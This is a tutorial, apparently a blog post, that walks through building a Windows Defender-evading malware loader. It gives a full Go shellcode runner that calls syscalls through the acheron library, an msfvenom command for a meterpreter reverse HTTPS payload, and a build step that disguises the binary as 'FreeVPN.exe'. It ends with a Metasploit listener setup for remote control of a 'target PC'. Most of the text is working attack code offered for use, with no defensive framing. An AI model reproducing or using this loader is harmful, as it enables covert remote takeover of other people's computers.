Working windows 11 Defender bypass
Full Windows 11 Defender Bypass
Prerequisites
- Go lang must be installed on your KALI with no errors or PATH issues!
- MSFVENOM and MSFCONSOLE are also needed for this stuff.
- Try to do most of the things in the same terminal which you begin with.
Method used :- youtube
STEP 1 :- SAVING THE PAYLOAD PRE-CODE
In kali terminal let’s make a go project and install some libraries.
1
2
3
4
5
go mod init demo

go get github.com/f1zm0/acheron

go get golang.org/x/sys/windows
In Kali, make a main.go file with the following contents inside it…..
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
package main

import (
    "encoding/hex"
    "unsafe"

    "github.com/f1zm0/acheron"
    "golang.org/x/sys/windows"
)

func main() {

    scBuf, _ := hex.DecodeString(
		"SHELL-CODE-HERE",
     )

    var (
	baseAddr uintptr
	hThread  uintptr
	hSelf    = uintptr(0xffffffffffffffff) // handle to current proc
    )

    const (
	nullptr = uintptr(0)
    )
    // creates Acheron instance, resolves SSNs, collects clean trampolines in ntdll.dlll, etc.

    ach, err := acheron.New()
    if err != nil {
        panic(err)
    }

    scBufLen := len(scBuf)

    ach.Syscall(
		ach.HashString("NtAllocateVirtualMemory"),
		hSelf,
		uintptr(unsafe.Pointer(&baseAddr)),
		uintptr(unsafe.Pointer(nil)),
		uintptr(unsafe.Pointer(&scBufLen)),
		windows.MEM_COMMIT|windows.MEM_RESERVE,
		windows.PAGE_EXECUTE_READWRITE,
    );

    ach.Syscall(
		ach.HashString("NtWriteVirtualMemory"),
		hSelf,
		uintptr(unsafe.Pointer(baseAddr)),
		uintptr(unsafe.Pointer(&scBuf[0])),
		uintptr(scBufLen),
		0,
    );

    ach.Syscall(
		ach.HashString("NtCreateThreadEx"),
		uintptr(unsafe.Pointer(&hThread)),
		windows.GENERIC_EXECUTE,
		0,
		hSelf,
		baseAddr,
		0,
		nullptr,
		0,
		0,
		0,
		0,
    );

    windows.WaitForSingleObject(
		windows.Handle(hThread),
		0xffffffff,
    )


}
If you don’t have any idea what this code means? Chill……. That’s why I am here!
This is the template of our main payload which we are going to make. Our main payload is termed as shellcode here, which you can see that the "SHELL-CODE-HERE" space is where our main payload stays.
NOW HOW TO MAKE MAIN PAYLOAD? 🧐
STEP :- 2 MAKING MAIN PAYLOAD (shellcode)
Switch on your Kali machine and make an msfvenom shellcode by just copy-pasting the below command (MUST ADJUST IP & PORT) :-
1
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=YOUR_IP LPORT=YOUR_PORT -f hex > RAW_payload
This guy makes a file named RAW_payload in your PWD.
STEP :- 3 PASTING MAIN PAYLOAD IN TEMPLATE
Now simply copy that whole HEX encoded RAW_payload file into the clipboard and paste that whole HEX data into the given space in TEMPLATE as SHELL-CODE-HERE on line 14 (it’s a hell big random string 😒).
You may use this command to directly copy the whole stuff from the file to the clipboard :-
1
xclip -selection clipboard < RAW_payload
Now your cute Template will look something like this :-
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

----SNIP----

func main() {

    scBuf, _ := hex.DecodeString(
		"4d5a4152554889e ---SNIP---- 000000000000ffffffff",
     )

    var (
	baseAddr uintptr
	hThread  uintptr
	hSelf    = uintptr(0xffffffffffffffff) // handle to current proc
    )

----SNIP----
Now just 70% of the task is almost DONE! 😁
STEP :- 4 INSTALLING SOME LIBRARIES Again !
Run this command in your Kali, in the same terminal on which you are working till now!
1
2
go get github.com/f1zm0/acheron
go get golang.org/x/sys/windows
And in the same terminal, run this command also:
1
GOOS=windows GOARCH=amd64 go build -ldflags "-H=windowsgui -s -w" -o FreeVPN.exe main.go
After some time, without showing any output, it will create a FreeVPN.exe binary which is our final payload!
WAIT WAIT WAIT…………….
Before running it on your target PC, let’s set up a Meterpreter listener for our cute silent malware 💀!
1
2
3
4
5
6
msfconsole
use multi/handler
set payload windows/x64/meterpreter_reverse_https
set LHOST=(SAME AS YOU PROVIDED EARLIER)
set LPORT=(SAME AS YOU PROVIDED EARLIER)
run
Now simply run this FreeVPN.exe on any Windows PC with all Defender + Real-time Protection ON and see the magic. Now you are good to go, and make sure you and your target PC are both on the same network and able to communicate!
NOTE :- You may encouter smartScreen

at first time of the execution which doesn’t mean it’s a paylaod or malware, It only mean that this binary is not from windows and not signed with microsoft so DON’T worry, It not mean you are detected !
FINAL WORDS :- This method was found on 1 Feb 2026, so it may be patched soon in Windows 11 and later. But it will work until Microsoft notices this. Moreover, it perfectly works on Windows 10 and later versions also. If you are facing any problem in compilation or any step, then send me a message on my LinkedIn or YouTube comments. OR you may use DeepSeek to troubleshoot any issue or error if you face one in any of the above steps! ERRORS doesn’t mean faliure its a hint, that you missed something or trying a wrong way !
Life is simple: either you control the system, or you become a background process. 💻⚡